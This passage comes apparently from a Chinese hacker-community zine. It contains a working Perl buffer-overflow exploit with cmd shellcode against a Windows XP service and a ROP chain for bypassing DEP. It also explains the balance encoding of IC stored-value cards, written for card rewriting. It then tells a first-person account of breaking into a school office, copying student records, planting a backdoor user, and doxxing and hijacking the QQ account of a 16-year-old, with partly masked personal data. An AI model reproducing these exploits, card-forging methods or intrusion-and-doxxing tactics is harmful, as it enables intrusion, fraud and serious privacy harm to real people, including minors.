再将其赋值到前文的$buf 处，发送后，再次附加后，记录下这次的 eip 数值，再用!mona pattern_offset eip 值，来计算偏移量，最终也得到了一样的数值。只是知道工具怎么用没有太大意义，那么它是如何做到精确定位的呢。比如生成一串 xqwenj23432jdeaskd134 这样看似无序实则通过算法生成的字符串，只要通过看 eip 的连续数值，就能推断出其所处的长度位置。因此，这种方法非常快捷。如果你熟悉算法也可以自己写一个。接下来，解决第二个问题，不能用带 null 的命令，因此我们在编写 shellcode 的时候。一定要注意避开机器码带有\0 的汇编语句，用 vc++自带支持的交叉编译环境，asm 就可以完成目的，例如，一个简单的 messagebox shellcode 实例(引用自一个新浪 blog)：

```
#include "stdafx.h"
#include <windows.h>
typedef void (*MYFUNC)(HWND,LPTSTR,LPTSTR,int);
int main(int argc, char* argv[])
{
HMODULE hLib = LoadLibrary( "user32.dll" );
```

```
// MYFUNC pMsgBoxA = NULL;
// pMsgBoxA = (MYFUNC)GetProcAddress( hLib , "MessageBoxA" );
// printf("MessageBoxA  addr = %x" , pMsgBoxA );
//
// MessageBox( NULL , "My msgbox" , "bufflo" , MB_OKCANCEL );
__asm{
 push ebp;
 mov ebp , esp;
 sub esp , 80h;
 mov byte ptr[ebp-12h], 6dh; //m
 mov byte ptr[ebp-11h], 79h; //y
 mov byte ptr[ebp-10h], 20h; //空格
 mov byte ptr[ebp-0fh], 6dh; //m
 mov byte ptr[ebp-0eh], 73h; //s
 mov byte ptr[ebp-0dh], 67h; //g
 mov byte ptr[ebp-0ch], 62h; //b
 mov byte ptr[ebp-0bh], 6fh; //o
 mov byte ptr[ebp-0ah], 78h; //x
 mov byte ptr[ebp-09h], 0h;
 lea esi , [ebp-12h];
 mov byte ptr[ebp-07h], 62h; //b
 mov byte ptr[ebp-06h], 75h; //u
 mov byte ptr[ebp-05h], 66h; //f
 mov byte ptr[ebp-04h], 66h; //f
 mov byte ptr[ebp-03h], 6ch; //l
 mov byte ptr[ebp-02h], 6fh; //o
 mov byte ptr[ebp-01h], 0h;
 lea edi , [ebp-07h];
 push 1;
 push esi;
 push edi;
 push 0;
 mov eax,77d50589h;
 call eax;
}
return 0;
```

这样就可以实现弹出一个窗口，编译运行后，用 ollydebug 将机器码提取出即可。这样，我们就可以组织一下整个 exploit 了。

```
$buffer="x42" x 268;//弹头:用于填充缓冲区的 buffer
$eip="shellcode 开始的内存地址"; //注意 是由右到左每个字符反向排列的 也就是说每个\xx 为一个单位
$shellcode="你所写的 shellcode";
```

如何解决每次动态加载地址改变问题，给出 2 个方法。

1.Nop 掉后面的一片数据，然后打中中间的一个 nop 就可以，这也是后面的堆喷射(heap spray)的一种思想启蒙。2.不过更好的一种方法，也就是用到 rop(返回导向编程)的思想，直接从系

统 dll 中找到一条 jmp esp 指令来进行跳转由于系统的 dll 在 win xp 下的内存地址是基本稳定的，因此可以保证 exploit 通用性。xp 中，通用的这个地址是 0x7FFA4512 这里我选用一个执行 cmd 的 shellcode。组织完成后，最终的 exploit 代码如下：

```
use IO::Socket;
if (!($ARGV[1])) {
print "Usage: perl $0 <Host> <Port>\n";
exit;
}
$buf ="\x42" x 268 .
"\x12\x45\xFA\x7F" .
"\x8B\xEC\x33\xFF\x57" .
"\xC6\x45\xFC\x63\xC6\x45" .
"\xFD\x6D\xC6\x45\xFE\x64" .
"\xC6\x45\xF8\x01\x8D" .
"\x45\xFC\x50\xB8\xC7\x93" .
"\xBF\x77\xFF\xD0";
$socket = IO::Socket::INET->new(PeerAddr=>$ARGV[0],
PeerPort=>$ARGV[1],
Proto=>'tcp',)
or die "Create socket fail!\n";
print "Exploit……\n";
if (send ($socket,$buf,0)==length($buf)) {#判断$buf 中的数据是否全发送完毕
print"Send Successful!\n";
}
else{
print"Send Fail!\n";
exit;
}
close $socket;
```

测试结果，成功执行了 cmd，如图 4-1-4：




图　4-1-4

（全文完）责任编辑：随性仙人掌

第2节 浅谈基于缓冲区溢出的漏洞挖掘[对 ROP 的初步探索与实践 I]

作者：霍恩海姆
来自：听潮社区-Listen Tide
网址：http://team.f4ck.org/

上一篇文章谈到了简单的缓冲区溢出原理。但是随着时代的进步，windows 也开发出了许许多多的保护机制，那么，如何绕过他们呢？首先把上一篇文章提到的 Rop 再做一个简单的介绍以及我个人的理解。Rop 的中文名称是返回导向编程，他的实质是不通过自己编写代码而是从已经加载的 dll 中，一条一条的取出我们需要的指令。而且，这些指令是执行过后，紧跟着一条 retn 的返回指令或者跳转指令，这也就是"返回"的含义。而这些可以以逻辑顺序连接起来的指令片段，我们称其为 gadget。这样你可能会问 rop 有什么作用呢，为什么要舍弃自己方便的编写的 exploit，在茫茫的内存空间中去寻找这些片段呢？
我们可以设想一下，在缓冲区溢出中可能会遇到的问题。
1.上一节我们所利用的有漏洞的程序，越过返回地址后 shellcode 的开头正好是 esp 所指向的地址，但是，如果 esp 并没有精确的指向 shellcode 呢？你可能会说，指向后面了还不好办，Nop 一大片内存空间，比如这样：

这是 esp

nop nop nop nop nop nop shellcode

但是如果恰好指向了 shellcode 的前面呢，这下问题就来了

这是 esp

Shellcode

这样的话，即使压入一片 nop，后果就是 shellcode 越来越远，但是 esp 指向的仍然是无效指令。这时候，有两种解决方法，一种是寻找跳转到[esp+x]，这种类型的指令。另一种直接通过 pop 的方式将数据弹出，就可以让 shellcode 重新恢复到前方。（严格意义上来说上述的 rop 不算真正意义上的 Rop，仅仅是简单的利用跳板指令罢了）
2.接下来我们开始讨论关于 dep 的问题：dep 分为两类：如果硬件支持 dep，那么就可以发挥其完整的功能。如果不支持，那么微软提供了模拟 dep 的方案，通过软件模拟的 dep，实质就是 safe.SEH。只能防止异常处理机制被篡改，却不能拦截住单纯针对返回地址的攻击，我们不讨论软件的 dep，因为更多的时候，硬件都是支持 dep 功能的。dep 的主要运行机制是，在程序运行的内存空间中，只将当前的一部分空间设为可用的，其余部分均是不可读不可操作。如果单纯的想通过 jmp esp 跳转到 shellcode，会发现这个时候 shellcode 所处的内存空间是不可操作的。怎么应对呢?你可能会说 Shellcode 都执行不了，根本无力啊。有以下的几种利用系统 api 绕过的方式：
由于应用程序要大量的利用 api，因此 dep 不能对很多 dll 进行保护

[quote]API	*XPSP2*	*XPSP3*	*VistaSP0*	*VistaSP1*	*win7*	*win03SP1*	*win2008*
virtualAlloc	*yes*	*yes*	*yes*	*yes*	*yes*	*yes*	*yes*

HeapCreate	*yes*	*yes*	*yes*	*yes*	*yes*	*yes*	*yes*
SetProcessDEPPolicy	*no(1)*	*yes*	*no(1)*	*yes*	*no(2)*	*no(1)*	*yes*
NtSetInformationProcess	*yes*	*yes*	*yes*	*no(2)*	*no(2)*	*yes*	*no(2)*
VirtualProtect	*yes*	*yes*	*yes*	*yes*	*yes*	*yes*	*yes*
WriteProcessMemory	*yes*	*yes*	*yes*	*yes*	*yes*	*yes*	*yes*

针对我们的实验平台 xp sp3 我们可以选择第一种 virtualalloc 的方式，这个 api 来把一片内存，地址变成可以利用的。函数的声明如下：

```
LPVOID VirtualAlloc(
LPVOID lpAddress, // 要分配的内存区域的地址
DWORD dwSize, // 分配的大小
DWORD flAllocationType, // 分配的类型
DWORD flProtect // 该内存的初始保护属性
);
```

当然，也可以用其他的方式来关闭 dep，也可以达到目的。

为了进行绕过 Dep 的实验，我们开启 xp sp3 上的 Dep 功能我的电脑-属性-高级-为除下列程序外所有程序启动 dep，如图 4-2-1：




图　4-2-1

这样我们的漏洞程序也受到了 dep 的保护。接下来，我们通过寻找内存中的一系列 gadget 也就是一系列内存地址来构造 rop chain，可以通过自己写工具扫描系统的内存空间来获得指令。比如利用 C 的一些读取内存的功能，或者是汇编的 dword ptr[内存地址]的方式一个一个 dword 的取出，不过显然，复杂程度让人难以忍受。我们再次请出主角 mona.py，用 immunitydebugger 加载漏洞程序。命令框中输入：

```
!mona rop -m *.dll -cp nonull
```

也可以是-cpb "\x00"的方式来选择不适用\0 的 rop chain，这句指令可以自动构造一个 rop chain，其中的指令不含有\0 避免被截断。过程需要几分钟，会在 immunitydebugger 目录下生成 rop 的 txt 格式，而且提供了各种语言编写的 rop chain，如图 4-2-2：




图　4-2-2

生成的 rop chain 如下：

```
$buf .= pack('V',0x77c22217); # POP EAX # RETN [msvcrt.dll]
$buf .= pack('V',0x77be1120); # ptr to &VirtualProtect() [IAT msvcrt.dll]
$buf .= pack('V',0x77e62cf4); # MOV EAX,DWORD PTR DS:[EAX] # RETN [RPCRT4.dll]
$buf .= pack('V',0x77eac3bc); # XCHG EAX,ESI # RETN [RPCRT4.dll]
$buf .= pack('V',0x77c16163); # POP EBP # RETN [msvcrt.dll]
$buf .= pack('V',0x77debe1b); # & jmp esp [ADVAPI32.dll]
$buf .= pack('V',0x77e8253d); # POP EAX # RETN [RPCRT4.dll]
$buf .= pack('V',0xfffffdff); # Value to negate, will become 0x00000201
$buf .= pack('V',0x77e6b47c); # NEG EAX # RETN [RPCRT4.dll]
$buf .= pack('V',0x77dc563a); # XCHG EAX,EBX # RETN [ADVAPI32.dll]
$buf .= pack('V',0x7c87f325); # POP EAX # RETN [kernel32.dll]
$buf .= pack('V',0xffffffc0); # Value to negate, will become 0x00000040
$buf .= pack('V',0x77da9b16); # NEG EAX # RETN [ADVAPI32.dll]
$buf .= pack('V',0x7c95208f); # XCHG EAX,EDX # RETN [ntdll.dll]
$buf .= pack('V',0x77c0f009); # POP ECX # RETN [msvcrt.dll]
$buf .= pack('V',0x71a15119); # &Writable location [WS2HELP.dll]
$buf .= pack('V',0x77e58608); # POP EDI # RETN [RPCRT4.dll]
$buf .= pack('V',0x77e6bf1c); # RETN (ROP NOP) [RPCRT4.dll]
$buf .= pack('V',0x77df5c1f); # POP EAX # RETN [ADVAPI32.dll]
```

```
$buf .= pack('V',0x90909090); # nop
$buf .= pack('V',0x77e7edb2); # PUSHAD # RETN [RPCRT4.dll]
```

另外，在编写 shellcode 的时候，可以直接用 Mona 的 assemble 功能直接翻译为机器码，如把一条这样的指令：

```
pop eax
inc ebx
ret
```

直接转换为机器码：

```
!mona assemble -s "pop eax#inc ebx#ret"
```

然后 我们组织的 exploit 如下：

```
buffer:b x 268
eip jmp to rop chain and return
rop chain
shellcode
```

最终组织完成后，exploit 成功，如图 4-2-3：

图　4-2-3

这也只是 rop 利用的一个方面，它还有更广泛的利用。

引用资料：mramydnei 的《一个简单的远程堆栈缓冲区溢出实验》和 Corelan Team 的《suggestion about stack overflows》。

（全文完）责任编辑：随性仙人掌

第 3 节 关于 IC 卡内数据算法

作者：萱萱

来自：听潮社区-Listen Tide

网址：http://team.f4ck.org/

前言：自从前几次破解一系列 IC 卡之后，有几个基友就问我卡内金额区的具体算法，也确

实前几次的文章中对数据的算法说的不是很详细，所以在此再容我啰嗦一下吧。

声明：此文章只适合和本人一样的菜鸟观看，大牛勿喷。

正文：如图 4-3-1：




图　4-3-1

研究过 IC 卡的人也许都能看出来，很明显的选中的这两行就是金额区，所以我们就来通过计算一下这里边的金额来说一下其中的算法。

我们来看一下，这两行数据是一模一样的，当然有的卡里边可能不一样，或者只是后边的地址位不一样，不过这些都不影响的。

好了废话不多说，我们就把这个最常见的卡内的这些信息分析一下，我们先逆向分析来一遍，也就是先看卡内数据，然后一步步转换成金额数据。

我们只看选中的这两行就行，也就是 10 27 00 00 EF D8 FF FF 10 27 00 00 01 FE 01 FE，我们暂且把这行数据分成四段来看，如图 4-3-2：




图　4-3-2

第四段是地址位，所以我们可以忽略不看，但是写卡的时候也不要动它，就让它保持原来的样子就行。第 1 和第 3 段是一样的。中间的 FFFF 也不要管了。我们接下来开始计算其中的数据，先看第 1 段是 1027，因为它是十六进制的，所以 1027 先倒序之后就是 2710，然后再转换成二进制就是 10011100010000，在计算的时候大家要记好一个十六进制数对应的是 4 个二进制数，所以前面转换的二进制其实应该是 0010 0111 0001 0000，如果位数不够的话就在前边补零，然后再转换成十进制就是 10000，因为保留两位小数，所以 10000 在刷卡时候就是 100.00 也就是 100 块。

再来看第二段 EFD8，EFD8 倒序一次是 D8EF，然后转换成二进制就是 1101 1000 1110 1111，然后再取这个二进制的反码，就是 0010 0111 0001 0000，取反之后再转换成 10 进制就是 10000，还是 100 块，只是这两个存储的方式不一样罢了，第 3 段和第 1 段是一样的，所以在计算方面，只计算第 1 段和第 2 段就行了。现在我们计算的是倒着来的，也就是从卡内的数据转换成具体金额的方法。也就是逆向计算的。下面我们把这个具体的思路再整理一下：1 段数据算法(非逆向)：十进制金额→转二进制→转十六进制→倒序。2 段数据算法(非逆向)：十进制金额→转二进制→取反码→转十六进制→倒序。

下面是逆向计算数据的算法，其实就是把上面的反过来罢了，逆向计算的通常是为了验证一下计算的数据有没有出错，算法如下：1 段数据算法(逆向)：十六进制倒序→转二进制→转十进制。2 段数据算法(逆向)：十六进制倒序→转二进制→取反码→转十进制。好了，这个最基本的算法就是这样了，我觉得已经够具体了吧，就这样吧。

（全文完）责任编辑：随性仙人掌

第五章 社会工程学

第一节 学校随意丢弃快递袋引起的曲折系列社工

作者：Ray
来自：听潮社区- ListenTide
网址：http://team.f4ck.org/

学校那是天天都一大批一大批的快递在门口签收，学校里有些逗比签收了就拆了把快递袋子乱扔，也不把某些隐私给撕了，宿舍走廊和操场偶尔也会看到快递袋子，我就在想，这些人就这么没有隐私安全意识？得整他们一回才行。

因为一直没有时间，所以就搁置了很久，就在前天，刚在饭堂吃完饭回宿舍的路上，刚到走廊就看到了一个快递袋子，就是你了。看了看四周没人，果断把它捡起来折到手里跑回宿舍拍照留念，等回到家里再作分析，如图 5-1-1：

图　5-1-1

从上图得出淘宝店主信息和买家信息，因为这是顾客所持的快递详情单，所以有些信息看不到，签收人那里有点模糊，但是庆幸的是那位童鞋写的字入木三分啊~果断猜出姓名为伍*豪。现在我们简要的去收集下信息，首先去了淘宝店看了看，如图 5-1-2：

图　5-1-2

是一间卖美发用品的淘宝店，目测这位童鞋是买发泥或者是发胶的东西，不过这些信息只能证明这位童鞋是喜欢弄发型的，暂且放在一边。跟着去查了一下快递单子号，没什么发现，因为快递单得出了这位童鞋的姓名，所以想要找出他的信息是比较简单的。以前我们级的级长教我们班语文，我挺喜欢语文的，所以经常跟级长聊，一次征文比赛，关于什么中国梦的，我寻思写了篇交给了级长，级长说不错，那天上午级长叫我在他的办公室把这篇作文打进电脑文档存下来作为参赛作品。刚接触办公室的那台电脑，各种五花缭乱的文档绕乱了视线，不管了，还是先打作文吧。刚新建一个文档，一个年级学生资料的 word 文档吸引了我的眼球，我好奇的打开一看。我去，全年级学生档案资料，各种身份证、毕业院校、手机号码和过往的一些记录。这么好的东西我怎么能错过，说不定以后用得着呢。

我果断的上传到了我的 115 网盘保存了下来，然后继续我的“工作”。

哎，到了现在，终于派上用场了，果断的去登录 115 网盘，我擦，无端端的那个文档不见了！我就纳闷了，当时不是上传了吗？怎么会不见了？

我寻思了一会，才晓得我上次清理网盘废品的时候不小心把一个新建文件夹给删除了，怎么办呢？

唉，写这篇文章的时候我已经回家了，甚是郁闷啊，是写个木马到时后放进老师的电脑还是直接潜入办公室拿那份资料呢？如果是写远控马的话，得知道老师安装了什么杀软，上次级长办公室安装了个 360 和瑞星，糟糕的是我对免杀感冒，这 TM 太麻烦了。还浪费时间，不管了，睡觉算了，第二天早上起床。

心里涌起了一个想法：学校不是有人留宿吗？正好，我可以回学校试一试能不能拿到那份档案资料，于是整装待发，骑上小弟的死飞往河堤方向奔去，直达学校。

骑了几分钟，终于看到了学校那庞大的身躯，如图 5-1-3：

图　5-1-3

果断的将车子停好向新教学楼屁颠屁颠的跑去，刚到级长办公室门口，看了看四周没人（可能在上自习吧）果断的敲门进去，哎呀我擦，有人！一看，还是新级长，不认识啊。刚敲门进去就被级长问我干啥，顿时慌了，不知道说啥。

有老师的话我是想说级长叫我来打资料的，但是现在换成新级长了，得想个法子给把他使走，级长就级长呗，我随口说出：级长，苏校长叫您去 2 楼团委一趟，说有事找您。级长说好，我等会就去。跟着我就躲起来等级长过去。

好一会儿这逗比级长终于过去了，我赶紧去开办公室的门，这时心想，这次成了，门锁了！这可怎么办！幸好旁边的窗子是开着的，不高，也就一米，我从窗子里跳了进去。

然后赶紧的从电脑里拷贝资料到 U 盘，然后随手留了一个后门添加了一个远程用户，以防不时只需，如图 5-1-4：




图　5-1-4

然后赶紧跑路啊，待会级长回来了就完了，然后屁颠屁颠的拿着 U 盘回家，刚进家门以迅雷不及掩耳之势打开电脑插上 U 盘查那位童鞋的资料，这次有了裤子肯定是一路畅通啊，但是，意外又发生了，还能不能好好的耍朋友了，如图 5-1-5：




图　5-1-5

竟然没有这个人？不会吧！这么多不羁我都挺过来了，还有啥能难倒我，接着我想了想会不会是别人代签的还是咋的？应该不会吧？然后我又去翻看快递单来，但是没发现啥异常，就是中间那个字不清楚，但是，我发现我知道他姓名里的两个字，顶多我慢慢找，肯定可以找到的，于是找了几分钟，皇天不负有心人，如图 5-1-6：




图　5-1-6

然后我把快递单的签收名字兑了兑，伍*豪，这次不会错了。为了信息的准确性，快递单子的手机号码我拨通了一遍，我装作淘宝卖家，问他是不是伍*豪，叫他签收快递后记得五星好评哦，他回答“是的，我是，嗯，我会的”。好了，信息无误。因为这个学生档案资料挺全的，所以得知他原班别 11 班，果断的扫描以前 11 班是否有熟人或者同学，我找呀找，哎，还真找到了，果断屁颠屁颠的去问这位童鞋的 QQ 号码，如图 5-1-7：

图　5-1-7

以下为这位童鞋的 QQ 截图，如图 5-1-8：

图　5-1-8

首先去百度谷歌一下信息，然后加好友进空间各种扫描，本人对于社工这方面很少利用社工库，但社工库威力挺强大的，偶尔也是跑跑裤子，本人觉得还是手工最好！得出一枚 QQ 历史密码，如图 5-1-9：

用户名	密码	邮箱	手机	其他	来源
38[redacted]	hao[redacted]	[redacted]qq.com			qq.com

图　5-1-9

好了，信息收集得也差不多了，但是，我还没尽兴，果断的要去拿下他 QQ 各种帐号的节奏啊，是去申诉还是社呢？唉，先吃个苹果歇歇吧，想了想，首先拿下他 QQ 先吧，果断的去申诉，因为有学校的学生资料，因为是同学一般都有加好友的，我可以看看是否他以前班和现在班的有没有我认识的同学和朋友，果断的找到陈某，赵某、梁某、伍某四位好友，然后再次果断的去问他们要密码玩游戏帮他们刷东西。要到了 2 个好友密码，可以了，完事去申诉，如图 5-1-10：

图　5-1-10

完事，申诉成功，手贱把邮件给删了，忘记截图成功的图，可能是习惯吧，进 QQ 安全中心看看，如图 5-1-11：

图　5-1-11

再去看看支付中心有没有 QB，30QB，最近玩 CF，果断的冲了个小号会员，如图 5-1-12：

图　5-1-12

然后继续漫游，到了财付通这里的话，不多说，邮箱验证看看能不能找回密码，如图 5-1-13：


财付通 会支付 会生活

验证邮箱

亲爱的[redacted]，您好。

您的财付通账户38[redacted]正在进行的操作需要验证您的联系邮箱真实有效。验证成功后，相关结果会通过邮件的方式发送到本邮箱。

点击这里，立即验证此邮箱

如果您点击上述链接无效，请将下面的链接复制到浏览器地址栏中访问：
https://www.tenpay.com/cgi-bin/[redacted]
0xMDc4ODQyNTE5JTQwcXE[redacted]
90eb150

财付通 www.tenpay.com
此邮件由财付通系统发出，请勿回复

图　5-1-13

因为 QQ 在线，所以我就不登陆了，我也没搞啥破坏，就用了 30QB 而已，先欠着吧，好了，耗时两天的逗比之旅结束了，待续 ing。资料如下：因为涉及隐私，故作米号隐藏，姓名：伍 c 豪，私人美照，如图 5-1-14：

图　5-1-14

性别：男，年龄：16 岁，手机：130*8*41*97，QQ 历史密码：hao13*26*9*90*，身份证：4*1*8*19*7*1*6*57*，家庭住址：广东省**市*塘镇*村，父母手机：1342*9*890*（不知道是他妈的还是他爸的）貌似是他自己以前的手机号码，拿来忽悠老师的，绰号：阿狗，报读科目：高中文科（原班别：13，现班别 11）。

（全文完）责任编辑：Rem1x

第二节对 machook 木马的一次社工之旅

作者：Sys0p

来自：听潮社区- ListenTide

网址：http://team.f4ck.org/

大家好，我是一名普通的程序员，通过 google 检索 cominbaby，发现很多人都中招了 Machook 木马，V2EX 上也有同学感染吧。先说说我们公司的情况吧，我们几个同事在 macx.cn 下载了 paragon ntfs，之后安装就发现需要管理员权限，当时估计他们也没太在意。后来过了一会，听他们说 AVAST 不知道为什么提醒电脑尝试去访问 comeinbaby.com 这个网站。我就觉得肯定有问题，就让他们点了拦截。然后查看了一下，竟然发现把我同事的手机号，appid，

